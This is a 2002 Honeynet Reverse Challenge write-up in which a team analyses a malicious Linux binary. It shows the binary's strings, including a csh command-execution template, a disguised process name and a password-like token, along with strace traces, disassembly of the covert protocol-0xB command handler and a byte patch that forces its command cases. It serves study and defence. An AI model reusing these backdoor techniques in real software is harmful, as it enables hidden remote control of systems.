Reverse Challenge

May 2002

an Analysis by

(in alphabetical order)

German Martin

german_martin@hp.com

Jorge Ortiz

jorge_ortiz@hp.com

David Perez

david_perez-conde@hp.com

Raul Siles

raul_siles@hp.com

Contents

Introduction

The main purpose of this document is address all the questions asked by the *Reverse Challenge*, sponsored by the Honeynet Project and launched on 6th May 2002 (see http://project.honeynet.org).

Our goal is to provide a fairly accurate log of all the activities we made trying to analyze "the-binary", but no paper can reflect the countless hours spent over lines and lines of *objdump* output and *gdb* sessions. For the sake of simplicity, and improved readability, we have omitted most of that part, but the interested reader should try to analyze it by himself: It is so fun!. To quote someone's wife comment about last year challenge... "It's amazing how much work you put to get a book you already own!"

Our motivation to accept the challenge is learning and having a good time... but we wouldn't mind the free book!

Finally, we would like to thank the honeynet people for setting up these challenges. We hope this time our presentation is not so chaotic as it was on the forensic challenge :-)

1 Tools used

Throughout the analysis process the following tools have been used:

- *IDA – The Interactive Dissassembler*. Version 4.2.1.651 PC. Evaluation version. Available from Datarescue at their web site [1]. It is a windows tool, but capable of dissasembling i386 *ELF* executables. Main problem with it is that the *Save* option is disabled, so we didn't used most of its capabilities. Main use was to provide a listing clearer than gdb's.
- *BinText*. A file text scanner from Foundstone Inc. Available free from their web site [2]. The last of our windows tools. It is basically a *strings*-like utility for windows with some other capabilities.
- *Vmware*. VMware Workstation version 3.0.0-1455 for Linux was used to configure a secure environment based on a controlled and independent virtual machine. The guest operating system that was installed on it was Linux Red Had 7.2.
- *Fenris*. Arguably, *fenris* has been the most valuable tool for us. We have used version 0.01 and 0.02b. Its is available from the web site, http://lcamtuf.coredump.cx/fenris/devel.shtml
- checka, checkf, identify.pl & afprint. Add-on scripts and programs developed by us to extend fenris capabilities, and being able to do some static analysis.
- checka2, fprints2, getfprints2 & afprint2. Add-on scripts and programs developed by us to extend fenris capabilities, trying to identify library functions in a statistical way.
- syscall.pl. Little perl script developed by us to get all system calls made from a binary file.
- REC . - the Reverse Engineering Compiler, release 1.4.
- *objdump*
- *gdb*
- *strace*
- *tcpdump*
- *Some other standard Linux commands*, like *file, strings, grep, chroot,* etc...
- *Pen & paper*
- *Countless sleep-time hours*. All of us could only work on this challenge in our spare time. Fortunately for us, it happens only once in a year.

2 Timeline of analysis

This chapter tells the details of what we did, how we did it and why we did it; it is quite a long story. If you are in a hurry, just skip this section and jump to the *Answers to the Questions* chapter.

Our first step analyzing the recently downloaded 'the-binary' file is determine what type of file it is:

```
# file the-binary
the-binary: ELF 32-bit LSB executable, Intel 80386, version
1, statically linked, stripped
```

That gives a lot of useful information:

- It is an standard ELF executable, probably a Linux binary.
- There is no debug information, symbols are stripped, and no shared library file is used. That makes our task a lot harder: forget about easy debugging with *gdb*, and we must dismiss using tools like *ltrace*.

Let's continue our **static** analysis:

```
# strings -a the-binary
  <-lots of output lines deleted->
```

From its output we can conclude several things:

The multiple entries like:

```
GCC: (GNU) 2.7.2.1.2
```

indicate the program has been generated with *gcc* version 2.7.2.1.2.

```
@(#) The Linux C library 5.3.12
```

Confirms this is a linux binary, compiled with libc version 5.

These lines are quite interesting:

```
[mingetty]
/tmp/.hj237349
/bin/csh -f -c "%s" 1> %s 2>&1
TfOjG
/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin/:.
PATH
HISTFILE
linux
TERM
/bin/sh
/bin/csh -f -c "%s"
```

mingetty is a minimal getty process for virtual consoles (see *man 8 mingetty*). Why should this be here?

/tmp/.hj237349 indicates a temporal filename, the leading dot is a simple method of trying to hide it.
/bin/csh –f –c "%s" 1> %s 2>&1, and the other *csh* reference indicates that, at some point, the program will try to execute a command with *csh*, redirecting its output.
TfOjG seems to be a password-like string. Maybe at some point it is used to validate user input.
PATH, HISTFILE, etc... are common shell environment variables. This shows that, somewhere, the program is able to open a shell.

```
%d.%d.%d.%d
%u.%u.%u.%u
%c%s
gethostby*.getanswer: asked for "%s", got "%s"
RESOLV_HOST_CONF
/etc/host.conf
order
resolv+: %s: "%s" command incorrectly formatted.
```

..and etc... indicates that the library resolv+ (now part of libc) is included in the binary. So, at some point, the program will try to resolve hostnames or IP addresses; some network activity is expected then.

The lines

```
yplib.c,v 2.6 1994/05/27 14:34:43 swen Exp
/var/yp/binding
```

and many others like them indicate the presence of libc NIS calls. The resolv+ library uses them, but they could also be called directly.

The string

```
*nazgul*
```

seemed very suspicious (a password or the like), but a quick search on the web showed us it marks the beginning of a Linux compiled message catalog. It is so fun to learn...

We then proceeded to get file information from *objdump*.

```
# objdump -x the-binary

the-binary:     file format elf32-i386
the-binary
architecture: i386, flags 0x00000102:
EXEC_P, D_PAGED
start address 0x08048090

Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00024222 memsz 0x00024222 flags r-x
    LOAD off    0x00024228 vaddr 0x0806d228 paddr 0x0806d228 align 2**12
         filesz 0x0000c094 memsz 0x00011970 flags rw-

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .init         00000008  08048080  08048080  00000080  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .text         0001f53c  08048090  08048090  00000090  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  2 __libc_subinit 00000004  080675cc  080675cc  0001f5cc  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .fini         00000008  080675d0  080675d0  0001f5d0  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
```

```
  4 .rodata       00004c4a  080675d8  080675d8  0001f5d8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .data         0000c084  0806d228  0806d228  00024228  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  6 .ctors        00000008  080792ac  080792ac  000302ac  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  7 .dtors        00000008  080792b4  080792b4  000302b4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  8 .bss          000058dc  080792bc  080792bc  000302bc  2**2
                  ALLOC
  9 .note         00000d5c  00000000  00000000  000302bc  2**0
                  CONTENTS, READONLY
 10 .comment      00000ea6  00000000  00000000  00031018  2**0
                  CONTENTS, READONLY
objdump: the-binary: no symbols

****************
The program will beging at memory address 0x08048000.
The program will be loaded at address 0x08048000+00000090=0x08048090.
The .text section is "big": 0x0001f53c bytes.
It is located 0x90 into the file.
And, it is aligned to 16 byte boundary: 2^4 = 2**4 = 16.
****************
```

Nothing really new here. But then we, for the first time, generated a HUGE assembler listing with *objdump –d* and *-D*: (lots of info suppressed)

```
# objdump -d the-binary
objdump: the-binary: no symbols

the-binary:     file format elf32-i386

Disassembly of section .init:

08048080 <.init>:
 8048080:       e8 23 f5 01 00          call   0x80675a8
 8048085:       c2 00 00                ret    $0x0
Disassembly of section .text:

08048090 <.text>:
 8048090:       59                      pop    %ecx
...
 80675cb:       90                      nop
Disassembly of section .fini:

080675d0 <.fini>:
 80675d0:       e8 3b 0b fe ff          call   0x8048110
 80675d5:       c2 00 00                ret    $0x0


# objdump -D the-binary
...
...
080675cc <__libc_subinit>:
 80675cc:       3c 6d                   cmp    $0x6d,%al
 80675ce:       05                      .byte 0x5
 80675cf:       08                      .byte 0x8
Disassembly of section .fini:

080675d0 <.fini>:
 80675d0:       e8 3b 0b fe ff          call   0x8048110
 80675d5:       c2 00 00                ret    $0x0
...
...
Disassembly of section .rodata:

080675d8 <.rodata>:
 80675d8:       5b                      pop    %ebx
...
...
0806d228 <.data>:
 806d228:       00 00                   add    %al,(%eax)
...
...
080792ac <.ctors>:
```

```
 80792ac:       ff                      (bad)
 80792ad:       ff                      (bad)
 80792ae:       ff                      (bad)
 80792af:       ff 00                   incl   (%eax)
 80792b1:       00 00                   add    %al,(%eax)
        ...
Disassembly of section .dtors:

080792b4 <.dtors>:
 80792b4:       ff                      (bad)
...
```

It was mostly unreadable.

We tried to determine what system calls could the binary execute. Knowing that system calls are executed in Linux in the following way:

- Calls are made through INT 0x80
- System call is identified with EAX register
- First 5 parameters are send with EBX, ECX, EDX, ESI and EDI registers.
- More parameters (if any) are sent through the stack.

and that the call identification numbers are defined in */usr/include/asm/unistd.h*, locating system calls is easy: just search for "*int $0x80*" in the listing (or "cd 80", the hexadecimal numbers corresponding to such instruction). Doing that:

```
# objdump -d the-binary 2>/dev/null| grep "cd 80" | wc -l
      47
```

So there are 47 system calls in the binary.

To find a system call and its parameters:

```
# objdump -d the-binary | grep -B 7 "cd 80" | more
...
EXAMPLE:
--
 80480e6:       e8 49 00 00 00          call   0x8048134
 80480eb:       50                      push   %eax
 80480ec:       e8 cb de 00 00          call   0x8055fbc
 80480f1:       5b                      pop    %ebx
 80480f2:       8d b4 26 00 00 00 00    lea    0x0(%esi,1),%esi
 80480f9:       8d b4 26 00 00 00 00    lea    0x0(%esi,1),%esi
 8048100:       b8 01 00 00 00          mov    $0x1,%eax
 8048105:       cd 80                   int    $0x80
--
```

At this point, a small perl script was created to identify system calls in the objdump output. The script, called syscall.pl is available as appendix 6. With it, it was possible to clearly generate a list of the system calls in the code: (parameters omitted for brevity)

```
 80480b4: cd 80                int    $0x80 # personality()
 8048105: cd 80                int    $0x80 # exit()
 8056a11: cd 80                int    $0x80 # wait4()
 8056a54: cd 80                int    $0x80 # socketcall()
 8056a9c: cd 80                int    $0x80 # socketcall()
 8056ae4: cd 80                int    $0x80 # socketcall()
 8056b26: cd 80                int    $0x80 # socketcall()
 8056b72: cd 80                int    $0x80 # socketcall()
 8056bcc: cd 80                int    $0x80 # socketcall()
 8056c1e: cd 80                int    $0x80 # socketcall()
 8056c78: cd 80                int    $0x80 # socketcall()
 8056cd1: cd 80                int    $0x80 # socketcall()
 8056d1c: cd 80                int    $0x80 # socketcall()
```

```
8057140: cd 80                int    $0x80 # chdir()
805716c: cd 80                int    $0x80 # close()
805719b: cd 80                int    $0x80 # dup2()
80571ca: cd 80                int    $0x80 # execve()
80571f0: cd 80                int    $0x80 # fork()
8057214: cd 80                int    $0x80 # geteuid()
8057238: cd 80                int    $0x80 # getpid()
8057263: cd 80                int    $0x80 # gettimeofday()
8057292: cd 80                int    $0x80 # ioctl()
80572bf: cd 80                int    $0x80 # kill()
80572ee: cd 80                int    $0x80 # open()
805731e: cd 80                int    $0x80 # read()
8057344: cd 80                int    $0x80 # setsid()
8057372: cd 80                int    $0x80 # sigprocmask()
805739c: cd 80                int    $0x80 # uname()
80573c8: cd 80                int    $0x80 # unlink()
80573fa: cd 80                int    $0x80 # write()
8057424: cd 80                int    $0x80 # alarm()
8057450: cd 80                int    $0x80 # time()
8057482: cd 80                int    $0x80 # writev()
80574ac: cd 80                int    $0x80 # select()
80574f7: cd 80                int    $0x80 # sigaction()
8057530: cd 80                int    $0x80 # sigsuspend()
8057560: cd 80                int    $0x80 # exit()
8065d23: cd 80                int    $0x80 # mmap()
8065d65: cd 80                int    $0x80 # stat()
8065da1: cd 80                int    $0x80 # fstat()
8066106: cd 80                int    $0x80 # fcntl()
8066136: cd 80                int    $0x80 # lseek()
8066163: cd 80                int    $0x80 # munmap()
8066192: cd 80                int    $0x80 # readv()
80661c6: cd 80                int    $0x80 # mremap()
8066206: cd 80                int    $0x80 # brk()
8066244: cd 80                int    $0x80 # brk()
```

Obviously, the binary can still hide more system calls, as more code sections could be hidden in other parts of the program, posing as data. Or the program could modify itself under certains conditions. But it is a start to have this list...

There are many *socketcall()*, that confirms the hypothesis of lots of network usage, and there are some potentially dangerous system calls, such as *kill* or *unlink*.

We then decided to give IDA-pro a try... With it, we generated another HUGE assembler listing. Main advantage here is that IDA makes a great job with some operations, like a *switch* statement, that makes the code more readable. More interestingly, it automatically identifies all the linux system calls, and put a comment in the corresponding line. It wouldn't be the last time we discovered an easier way to do something we had already done.

Finally, we run DEC against the binary. It generates a C-like code, so it helps to transform those dark lines full of CMP, JNZ, JZ, etc... instructions into something more readable. But it still generates a very long –and incomprehensible- listing.

It was totally impractical to analyze directly such beasts without more help, so we tried some other approach.

It was time to start a bit of **dynamic** analysis.

It could be potentially dangerous to run such a program in an unprotected environment, so we proceeded to build our test box:

First of all, we created a *vmware* Linux disk inside our original Linux test system. The advantage of it is maximum isolation and restoring in minutes if needed.

VMware network configuration used was “host-only”. This setting allows the creation of a virtual network, based on an internal VMware virtual hub, communicating the guest and host operating systems without needing a real network connection. This kind of configuration involves a controlled and isolated environment where you can develop any network test without damaging other systems.

Inside of it, just for checking if we could use it in some other systems without vmware, we created a *chroot* environment with a shell plus some basic tools inside, like *strace*. The process is easy: just copy binaries and shared libraries used by them, identified with the *ldd* command.

A chroot’ed environment is not totally secure. There are some forms to escape from it, if you are *root*. So we decided to start the program with a non-root user, running a simple program named *change-user*, that changes real uid & gid to a *test* account.

Here is the *script* session of what we did:

```
# chroot ./chroot
bash# change-user
uid=500(test) gid=500(test) groups=500(test)
bash$ strace ./the-binary
execve("./the-binary", ["./the-binary"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 500
_exit(-1)                               = ?
bash$
```

Ooops! Program is getting its effective uid at the very beginning and exits. Most likely it expects to be in a privileged account and refuses to run in a normal one.

We decided to run the binary with a *root* account. After all, the worst thing would be to reinstall our vmware environment, and no *chroot()* system call had been found in the binary (the easiest way to escape a chroot jail):

```
bash# strace ./the-binary
execve("./the-binary", ["./the-binary"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
fork()                                  = 1767
_exit(0)                                = ?
```

Now, program has created a child process and exited. A quick check with *ps* shows that no process with PID 1767 is running.

Let’s try again, but now using the –f option to strace, so it follows child processes:

```
bash# strace -f ./the-binary
execve("./the-binary", ["./the-binary"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
fork()                                  = 1777
[pid  1777] setsid( <unfinished ...>
```

```
[pid  1776] _exit(0)                    = ?
<... setsid resumed> )                  = 1777
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
fork()                                  = 1778
[pid  1777] _exit(0)                    = ?
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1020713618
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0,       (ctrl-C was pressed here)
 <unfinished ...>
```

OK. Now we have a lot of information.

First of all, **two** consecutive fork() calls are executed. That explained why there was no trace of the child process created before. This is a quite suspicious behaviour: most of standard unix daemons will create a child process with fork(), but not two in cascade; it is likely that the purpose of them is just making our job as analysts more difficult.

After that, a bit of action is done: signals SIGCHLD, SIGTERM and SIGHUP are captured and ignored (the binary doesn't want to be killed easily), changes to root directory (it doesn't seem to worry about being in a chroot'ed environment), closes *stdin, stdout*, and *stderr*, and opens a socket in raw mode (so it becomes its standard input). It then tries to receive something through that socket. After a while, it was clear nothing else was going to happen, so we stopped it with Ctrl-C.

Interestingly, the socket is opened with unknown protocol 0xB. So it is trying to listen in quite a strange network traffic, most likely nobody will normally send.

Protocol 0xB was unknown to *strace* and to us, so we did a small search about it and found this in /etc/protocols:

nvp 11 NVP-II # Network Voice Protocol

Specifications for the Network Voice Protocol (NVP) are available in RFC741.

It could be that this is a very specialized sniffer, but most likely is just waiting for someone to instruct it what to do; and the 0xB protocol is just a covert-channel.

We decided to build up a program capable of sending data with IP 0xB protocol, and send it to the binary, to check its reactions. Making such a program is quite trivial: we named it *talk.c* and it is available as appendix 4.

At this point we also worried if the binary would check specific information in the IP header, so we decided to build another program capable of talking 0xB protocol, but this time based on *libnet* library[3]. That program would give us an easy way of controlling network headers in case we would need it. We named it *rev.c*, and it is available as appendix 5.

In parallel, we discovered fenris. We found it through simple web crawling, searching for a miraculous tool that will help us in our task. At the beginning we started playing around with version 0.01. Better not to talk about the hours lost trying to compile, set up the tool, find the correct command line options... to find several days later that fenris author gave an indication of how to start using it against "the-binary", and there was a version 0.02 available with more options. At the time we found this information we had solved that questions by ourselves...

Anyway, fenris is a great tool, but it isn't easy to make it work in a chroot environment, so we decided to run it out of it. (Again: this is just a test environment with vmware. We are not so crazy). It would be nice to have an "attach to running pid" option in fenris.

You should read fenris documentation, but one of the most useful things it does is identifying library functions. This is done getting the first bytes (by default, 24) of every function in a library and generating a MD5 checksum with them. After that, every time a function is called, its own MD5 checksum is generated and compared with the references previously stored. If there is a match, voilà, we have –probably, there are false positives- identified a function.

As "the binary" was compiled with a version 5 library, a special signature database, provided with the name support/fn-libc5.dat, should be used so functions are properly identified.

So, we run:

```
# ./fenris -s -f -p -L support/fn-libc5.dat /root/chroot/reverse/the-binary

+++ Executing '/root/chroot/reverse/the-binary' (pid 12261, static) +++
[00000000] 0:00 \ new map: 40000000:77824 (/lib/ld-linux.so.2)
[080480ba] 12261:00 SYS personality (0x0) = -1073742596 (Unknown error
1073742596)
[080480c7] 12261:00 local fnct_1 (0, 1, l/bffffcf4, l/bffffcfc)
[080480c7] 12261:00 + fnct_1 = 0x805756c
[080480c7] 12261:00 # Matches for signature 168E4F1E: setfpucw
[08057579] 12261:01  <8057579> cndt: on-match block +5 executed
[080575a6] 12261:00 ...return from function = <void>
[080480cf] 12261:00 local fnct_2 ()
[080480cf] 12261:00 + fnct_2 = 0x8056d44
[080480cf] 12261:00 # Matches for signature 9C89C698: libc_init
....
```

These lines identify several libc startup functions: *setfpucw, libc_init*, the call to *personality()*, etc... For each of the functions identified by *fenris* in a certain address, we made a change in our assembler listings (IDA, objdump and REC). Changing something like "call 0x08056d44" to a "call libc_init" it certainly makes your life easier.

```
[080480d9] 12261:00 + fnct_4 = 0x8055f08
[080480d9] 12261:00 # Matches for signature D8F7AA72: atexit
...
[08055f0f] 12261:01  + fnct_5 = 0x8055f34
[08055f0f] 12261:01  # Matches for signature B1845073: new_exitfn
...
[0804817b] 12261:02   + fnct_9 = 0x805720c
[0804817b] 12261:02   # Matches for signature 5527EA2B: geteuid libc_geteuid
```

are more library functions being identified.

```
[080481a3] 12261:02   local fnct_10 (l/bffffd97 "/root/chroot/reverse/the-
binary", 0, 31)
[080481a3] 12261:02   + fnct_10 = 0x8057764
[080481a3] 12261:02   \ new buffer candidate: bffffd97:32
```

```
[080481a3] 12261:02   # Matches for signature 4E05FA21: memset
```

This is something really interesting: program is calling *memset* with these parameters: a string containing its name, a 0, and a 31 –the length of its name-. Most likely, program is erasing its own name!

At this point, a quick check with *ps* command showed that the binary has indeed been messing around with its name: all instances are created with "[mingetty]" as a process name. That explains why this string was in the binary: it is an attempt to hide himself, acting as a system process.

Let's continue with *fenris* output:

```
[080481d0] 12261:02   local fnct_11 (17, 1)
[080481d0] 12261:02   + fnct_11 = 0x80569bc
[080481d0] 12261:02   # Matches for signature 8AE66F9A: signal ssignal
```

It is capturing signal 17 (SIGCHLD) as we already knew from strace output.

```
[080481d5] 12261:02   + fnct_13 = 0x80571e8
[080481d5] 12261:02   # Matches for signature BCF79788: fork libc_fork vfork
[080571f0] 12261:03    fork () = 12262
+++ New process 12262 attached +++
```

Here the fork() function is identified. The created process is also traced, as we specified the –f option to *fenris*.

```
[08056026] 12261:04     local fnct_18 (0)
[08056026] 12261:04     + fnct_18 = 0x8057554
[08056026] 12261:04     # Matches for signature 84D91FB0: exit
```

The father process exits after flushing buffers...

```
[080481e8] 12262:02   + fnct_14 = 0x805733c
[080481e8] 12262:02   # Matches for signature DD587118: libc_setsid setsid
[08057348] 12262:03    SYS setsid () = 12262
```

The child process continues, and as a first step it executes *setsid()*.

And then, after several *signal*() calls it creates another child:

```
[080481f6] 12262:02   # Matches for signature BCF79788: fork libc_fork vfork
[080571f0] 12262:03    fork () = 12263
+++ New process 12263 attached +++
```

We later on found that we were lucky the first time. Doing two quick forks is likely to confuse *fenris* enough so the second child is not analyzed! Sometimes the system has to spend some time to attach to the new process...

This second child does the actions we already knew, allowing us to identify the library functions *chdir* and *close*. And then something interesting happens:

```
[0804824b] 12263:02   local fnct_17 (0)
[0804824b] 12263:02   + fnct_17 = 0x8057444
[0804824b] 12263:02   # Matches for signature 58B72F00: libc_time time
[08057454] 12263:03    SYS time (0x0) = 1021219858 [Sun May 12 18:10:58
2002]
[08057456] 12263:03    <8057456> cndt: if-above block (signed) +16 executed
[0805746c] 12263:02   ...return from function = <void>
[08048254] 12263:02   local fnct_18 (1021219858)
[08048254] 12263:02   + fnct_18 = 0x80559a0
[08048254] 12263:02   # No matches for signature BAEE4234.
```

It is calling the time() function, to get the local time, and then it calls an unknown fnct_18() with its result. The fnct_18 then enters in a kind of loop calling the also unknown fnct_19:

```
[08055b9c] 12263:03    local fnct_19 ()
[08055b9c] 12263:03    # No matches for signature 60DCBA5A.
[08055e42] 12263:04     <8055e42> cndt: on-match block +36 skipped
[08055e93] 12263:04     <8055e93> cndt: if-below block (signed) +19 executed
[08055eba] 12263:04     <8055eba> cndt: if-below block (signed) +10 executed
[08055ecb] 12263:03    ...return from function = <void>
[08055bae] 12263:03    <8055bae> cndt: if-above block (unsigned) -20
repeated
[08055b9c] 12263:03    local fnct_19 ()
[08055b9c] 12263:03    # No matches for signature 60DCBA5A.
[08055e42] 12263:04     <8055e42> cndt: on-match block +36 skipped
[08055e93] 12263:04     <8055e93> cndt: if-below block (signed) +19 executed
```

....lots of similar lines here...

What could be the time needed for? At this point we had some alternatives:

- it is a kind of random() function, and is using current time as a seed.
- it is a ciphering function, using time to complicate it... Such a ciphering algorithm would be difficult to be used to communicate with other party, as they would have to agree on local time, but it is possible.
- the binary makes some job or some other depending on the local time, like a virus that formats the hard disk on Friday 13.

Let's going on with fenris output:

```
[08048262] 12263:02   local fnct_20 (2, 3, 11)
[08048262] 12263:02   + fnct_20 = 0x8056cf4
[08048262] 12263:02   # No matches for signature 93D3112B.
[08056d20] 12263:03    SYS socket (PF_INET, SOCK_RAW, 11 [unknown]) = 0
[08056d20] 12263:03    @ created fd 0 (<new PF_INET:SOCK_RAW:unknown>)
```

Function fnct_20 creates the raw socket. Interestingly, fenris does not identify it as being the library function *socket*(), although it really looks as it: the parameters 2,3 and 11 correspond to the correct ones to use for creating a raw ip socket with protocol 0xB. At this point, we decided to start naming all the functions following this criteria:

- Functions identified by fenris: *libc_something*, where *something* is the identified function.
- Functions not identified by fenris as library ones, but that looks as being one: *nonlibc_something*.
- Functions not identified at all: *fnct_XX*, being the name assigned by fenris.

```
[080482c5] 12263:02   local fnct_21 (0, l/bffff4d4, 2048, 0)
[080482c5] 12263:02   + fnct_21 = 0x8056b44
[080482c5] 12263:02   + l/bffff4d4 (maxsize 2060) = stack of fcnt_8 (0 down)
[080482c5] 12263:02   # No matches for signature 16E2ECD3.
[08056b76] 12263:03    [08056b76] 12263:03    SYS recv (0, bffff4d4 "E?",
2048, 0x0) = 21
[08056b76] 12263:03    + l/bffff4d4 (maxsize 2060) = stack of fcnt_8 (1
down)
[08056b76] 12263:03    + fd 0: "<new PF_INET:SOCK_RAW:unknown>", opened in S
fnct_20:socketcall
```

Finally, we get to the point of listening on the raw socket. This function fnct_21 also looks like the library *recv* function but it is not identified... Is this using a kind of socket library different than the one included in standard libc?

Anyway, after this run of fenris, we had identified several library functions, and named some others, so our IDA, objdump and REC listings seemed a bit more readable, but there was still a lot to be done.

It was time to send data through that 0xB protocol, using our *talkto* program. The first release just read bytes from standard input and builds an IP packet with it.

Sending just an 'A' through it, it produces a simple behaviour (observed in strace output): it receives the bytes, and start again listening with recv:

```
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048,
0) = 201
oldselect(1, NULL, NULL, NULL, {0, 10000}) = 0 (Timeout)
recv(0,  <unfinished ...>
```

So, the binary is expecting something with a well defined format, not just a random byte. It is time to check with the assembler listing:

```
.text:080482C5                call    nonlibc_recv     ; Call Procedure
.text:080482CA                mov     esi, eax
.text:080482CC                add     esp, 10h        ; Add
.text:080482CF                mov     edx, [ebp+var_44D0]
.text:080482D5                cmp     byte ptr [edx+9], 0Bh ; Compare Two
Operands
.text:080482D9                jnz     usleep_and_restart     ; default
.text:080482DF                mov     ecx, [ebp+var_44D4]
.text:080482E5                cmp     byte ptr [ecx], 2 ; Compare Two
Operands
.text:080482E8                jnz     usleep_and restart     ; default
.text:080482EE                cmp     esi, 0C8h       ; Compare Two
Operands
.text:080482F4                jle     loc_8048EB8     ; default
.text:080482FA                mov     edx, [ebp+var_44E0]
.text:08048300                push    edx
.text:08048301                mov     ecx, [ebp+var_44D8]
.text:08048307                push    ecx
.text:08048308                lea     eax, [esi-16h]  ; Load Effective
Address
.text:0804830B                push    eax
.text:0804830C                call    sub_804A1E8     ; Call Procedure
```

After calling recv, at position 080482C5, it starts checking the data received. In position 0x080482D5 it compares the ninth byte with 0xB; if it is not the correct value, jumps to 8048EB8 (where it just calls *usleep* and returns to the main recv loop, so we named that position as usleep_and_restart). That's ok, we are already sending such byte.

In 0x080482E5 it compares the first byte after the IP header with 0x02. With a different value, it discards the packet and reads another one. So, to be properly formatted, our first byte of 0xB protocol has to be 0x02.

Later on, in 0x080482EE compares the result of the *nonlibc_recv* function with 0xC8. Assuming this function behaves as the standard *recv*, it is checking that the total bytes received is greater than 200. So, we have to create a packet bigger than 200 bytes (20 of IP header + at least 181 extra bytes).

That seems to be all the format needed for the packet to be a valid one. It then calls subroutine *sub_804A1E8* with the size of the data, the received bytes (skipping

some at the beginning) and another variable, but that's another story. For the moment, it is time to build up a new version of our *talk.c* program, to take into account this new information: the first byte is set to 0x02 and, by default, 1500 bytes are sent.

Meanwhile, we tried to step over this control of packet format with gdb.

A sample session with *gdb* follows, to show how to step over one of those *cmp* instructions. Just set the checked value to be the correct one.

```
bash# gdb reverse/the-binary 867
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(no debugging symbols found)...

//867: No such file or directory.
Attaching to program: /reverse/the-binary, Pid 867
0x8056b74 in ?? ()
(gdb) b*0x080482E5
Breakpoint 1 at 0x080482e5
(gdb) c
Continuing.
                  (sample OxB protocol packet is sent at this point)
Breakpoint 1, 0x080482e5 in ?? ()
(gdb) p *0xbffff4f8=2
$1 = 2
(gdb)
```

Working that way, we can avoid the program to exit and simulate that the incoming packet is properly formatted. So, working that way we get to the code after the call to the subroutine *sub_804A1E8:*

```
0000:08048311                 add     esp, 0Ch         ; ESP=ESP+0Ch
0000:08048314                 movzx   eax, [ebp+var_3] ; var_3 is the 3th
argument passed to previous function.
0000:0804831B                 dec     eax
0000:0804831C                 cmp     eax, 0Bh         ; switch 12 cases
0000:0804831F                 ja      usleep_and_restart ; default
0000:08048325                 jmp     dword ptr ds:switch_table[eax*4] ;
switch jump
0000:08048325 ; ---------------------------------------------------------------
---------------
0000:0804832C switch_table:
0000:0804832C                 dd offset case_0 ;jump table for switch
statement
0000:0804832C                 dd offset case_1
0000:0804832C                 dd offset case_2
0000:0804832C                 dd offset case_3
0000:0804832C                 dd offset case_4
0000:0804832C                 dd offset case_5
0000:0804832C                 dd offset case_6
0000:0804832C                 dd offset case_7
0000:0804832C                 dd offset case_8
0000:0804832C                 dd offset case_9
0000:0804832C                 dd offset case_10
0000:0804832C                 dd offset case_11
```

We can see that the binary is checking the result of the subroutine *sub_804A1E8* (the third argument passed to the function is modified inside it); if the first byte is bigger than 11, it just restarts the recv loop. Otherwise it enters a switch statement, jumping to different points of the program. So it seems that this byte is a kind of action selector.

We tried to analyze this new 11 points through gdb (I will save you the long sessions) but it is definitively very difficult to do it. We needed the help of *strace* & *fenris*, but at this point we didn't know how to make this subroutine *sub_804A1E8* to produce the output we need, so we tried a different approach: modify the binary so the register EAX contains the value we want, regardless of the results of the subroutine.

In particular, we would like to modify the line:

```
0000:0804831B                   dec     eax
```

to:

```
0000:0804831B                   mov     eax, [want-we-like]
```

before the switch jump. But the second instruction is encoded with two bytes instead of the one used by the "dec eax" instruction. Modifing just these two bytes would create a bad instruction, so we added several nop's at the end so the

```
  cmp     eax, 0Bh
  ja      usleep_and_restart
```

instructions are overwritten. That way, using a binary editor we search for:

```
48 83 F8 0B 0F 87 93 0B 00 00 FF 24 85 2C
```

and replaced it with:

```
B8 XX 00 00 00 90 90 90 90 90 FF 24 85 2C
```

where XX is the switch case we want to force. Doing this, we created twelve copies of "the-binary", calling them "the-binary0", "the-binary1", etc... that, regardless of the packet sent, it behaves as if the correct order had been sent.

Now we could run a *strace* for each of the cases. For example, running strace against "the-binary2", we found some useful information:

```
bash# strace -f reverse/the-binary2
execve("reverse/the-binary2", ["reverse/the-binary2"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
fork()                                  = 916
[pid   915] _exit(0)                    = ?
setsid()                                = 916
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
fork()                                  = 917
[pid   916] _exit(0)                    = ?
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021483003
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
